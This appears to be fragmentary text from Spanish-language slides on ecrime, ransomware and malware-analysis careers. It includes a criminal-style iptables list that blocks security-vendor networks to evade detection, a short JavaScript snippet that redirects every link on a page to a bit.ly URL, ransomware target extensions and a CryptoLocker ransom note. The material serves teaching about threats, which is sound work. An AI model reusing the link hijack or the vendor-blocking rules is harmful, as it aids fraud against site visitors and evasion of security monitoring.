3 /sbin/iptables -A INPUT -s 109.74.154.0/23 -j DROP
4 #avast
5 /sbin/iptables -A INPUT -s 74.55.187.40/29 -j DROP
6 #peak10
7 /sbin/iptables -A INPUT -s 66.129.64.0/18 -j DROP
8 #sunbelt
9 /sbin/iptables -A INPUT -s 66.129.97.240/28 -j DROP
10 #forticlient canada
11 /sbin/iptables -A INPUT -s 204.101.161.0/24 -j DROP
12 /sbin/iptables -A INPUT -s 207.102.0.0/16 -j DROP
13 #norman norvegia
14 /sbin/iptables -A INPUT -s 193.71.0.0/16 -j DROP
15 #phishlabs.com
16 /sbin/iptables -A INPUT -s 50.97.98.128/26 -j DROP
17 #alienvault.com spain
18 /sbin/iptables -A INPUT -s 78.46.218.248/29 -j DROP
19 #urlquery.net
20 /sbin/iptables -A INPUT -s 195.159.140.196 -j DROP
21 #mcafee australia, singapore
22 /sbin/iptables -A INPUT -s 165.228.0.0/16 -j DROP
23 /sbin/iptables -A INPUT -s 203.118.62.96/27 -j DROP
24 #trendmicro uk, usa, japan
25 /sbin/iptables -A INPUT -s 85.13.198.128/25 -j DROP
26 /sbin/iptables -A INPUT -s 64.212.0.0/14 -j DROP
27 /sbin/iptables -A INPUT -s 150.70.64.0/20 -j DROP
28 /sbin/iptables -A INPUT -s 150.70.160.0/20 -j DROP
29 /sbin/iptables -A INPUT -s 150.70.96.0/20 -j DROP
30 #secunia.com psi-2
31 /sbin/iptables -A INPUT -s 154.35.0.0/16 -j DROP
32 #c-path.org
33 /sbin/iptables -A INPUT -s 66.55.29.0/29 -j DROP
34 #unknown israelian tracker
35 /sbin/iptables -A INPUT -s 62.90.0.0/16 -j DROP
36 #sucuri.net
37 /sbin/iptables -A INPUT -s 173.255.192.0/18 -j DROP
38 #websense.com
39 /sbin/iptables -A INPUT -s 208.80.192.0/21 -j DROP
40 #SonicWall.com
41 /sbin/iptables -A INPUT -s 204.118.31.0/24 -j DROP
42 #panda spain
```


DNS PASIVO



VÍAS DE INFECCIÓN



VÍAS DE INFECCIÓN



ESQUEMAS DE FRAUDE



¿PHISHING 2.0?


```
// Uncompressed
var links = document.getElementsByTagName('a');
for(var i=0; i < links.length; i++){
    links[i].onclick = function(){
        this.href = 'http://bit.ly/141nisR'; // Insert link here
    };
}

// Compressed (100 characters exc. the link)
o=document.getElementsByTagName('a');for(j=0;j<o.length;j++){o[j].onclick=function(){this.href='http://bit.ly/141nisR';}}
```

RANSOMWARE



RANSOMWARE




RANSOMWARE

*.odt, *.ods, *.odp, *.odm, *.odc, *.odb, *.doc, *.docx, *.docm, *.wps, *.xls, *.xlsx, *.xlsm, *.xlsb, *.xlk, *.ppt, *.pptx, *.pptm, *.mdb, *.accdb, *.pst, *.dwg, *.dxf, *.dxg, *.wpd, *.rtf, *.wb2, *.mdf, *.dbf, *.psd, *.pdd, *.pdf, *.eps, *.ai, *.indd, *.cdr, *.jpg, *.jpe, img_*.jpg, *.dng, *.3fr, *.arw, *.srf, *.sr2, *.bay, *.crw, *.cr2, *.dcr, *.kdc, *.erf, *.mef, *.mrw, *.nef, *.nrw, *.orf, *.raf, *.raw, *.rwl, *.rw2, *.r3d, *.ptx, *.pef, *.srw, *.x3f, *.der, *.cer, *.crt, *.pem, *.pfx, *.p12, *.p7b, *.p7c.



RANSOMWARE



RANSOMWARE

The screenshot shows a Windows desktop environment. In the background, a Task Manager window is open, displaying a list of running processes. Multiple instances of `svchost.exe` are visible, along with `wininit.exe`, `services.exe`, `dwm.exe`, and `SbieSvc.exe`. The CPU usage is shown as < 0.01%. In the middle ground, a File Explorer window is open, showing the contents of the `C:\Users\user\Documents` folder. A file named `CRYPTOLOCKER` is highlighted, with a size of 1 KB and a date of 11/21/2013 2:15 PM. In the foreground, a Notepad window titled `CRYPTOLOCKER - Notepad` is open, displaying the following text:

File Edit Format View Help


*** Your files have been locked and encrypted by CryptoLocker with a RSA-2048 key. ANY attempt to remove OR damage this soft
To decrypt your files:

1. Download and install the MultiBit application (<https://multibit.org>).
This will give you your own Bitcoin-wallet address, you can find it under the 'Request' tab.
2. Buy 0.6 BTC (Bitcoins) and send them to your own Bitcoin-wallet address.
Find out where to buy Bitcoins in your country at <http://howtobuybitcoins.info>
3. The Bitcoins will show up in the MultiBit app you installed earlier.
Send the remaining Bitcoins to our wallet address:
`1HhokWQCsFUpmzpXo3Q4jkhnlXLMsg9Eb8`

Now press 'OK' below and enter YOUR Bitcoin-wallet address, then submit it for verification.

BEWARE - this is NOT a virus.
The ONLY way to get your files back is to send the Bitcoins within 10 days, after this period the private key is deleted au

MAN IN THE BROWSER



ECRIME TEAM




AUDITOR



Skills:

- Penetration testing
- Web application Hacking | **Advanced**
- Scripting
- Know how about networking protocols



AUDITOR



INGENIERÍA INVERSA

- Unpacking manual
- Ingeniería inversa de protocolo
- Ingeniería inversa de rutinas y subrutinas
- Extracción de DGA's

	0000	0001	0010	0011	0100	0101	0110	0111	1000	1001	1010	1011	1100	1101	1110	1111
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0000	0															
0001	1															
0010	2															
0011	3															
0100	4															
0101	5															
0110	6															
0111	7															
1000	8															
1001	9															
1010	A															
1011	B															
1100	C															
1101	D															
1110	E															
1111	F															

Opcode categories

- Branching
- Control flow
- Status control
- Decimal arithmetics
- Bit compare
- Logic
- Arithmetic
- Compare
- Input/Output
- Strings
- Stack access
- Moving data
- Moving data
- Prefixes & extended

```
; [01] va=0x00000000 pa=0x00000000 sz=425 vsz=425 rwx=-r-- constpool
; [1] va=0x00000000 pa=0x00000000 sz=425 vsz=425 rwx=-r-- constpool
; ----- section.constpool:
0x00000000 ca breakpoint
0x00000001 fe impdep1
0x00000002 babe000300 invokedynamic (48639)
0x00000007 2d aload_3
0x00000008 00 nop
0x00000009 21 lload_3
0x0000000a 0a lconst_1
0x0000000b 00 nop
0x0000000c 07 iconst_4
0x0000000d 00 nop
0x0000000e 1009 bipush 9
0x00000010 00 nop
0x00000011 110012 sipush 0x11 0x0
0x00000014 08 iconst_5
0x00000015 00 nop
0x00000016 130a00 ldc_w "Code"
0x00000019 110014 sipush 0x11 0x0
0x0000001c 0a lconst_1
0x0000001d 00 nop
0x0000001e 1500 iload 0
0x00000020 1607 lload 7
0x00000022 00 nop
0x00000023 1707 fload 7
0x00000025 00 nop
0x00000026 1801 dload 1
0x00000028 00 nop
0x00000029 06 iconst_3
; ----- str.init:
0x0000002a .string "init" ; len=6
0x00000030 01 aconst_null
0x00000031 00 nop
0x00000032 03 iconst_0
; ----- str.V:
0x00000033 .string "V" ; len=3
```

YO =>



ANALISTA DE MALWARE

- Know how operating systems
- Protocolos de red
- API
- Herramientas de análisis
- Análisis forense




ANALISTA DE INTELIGENCIA

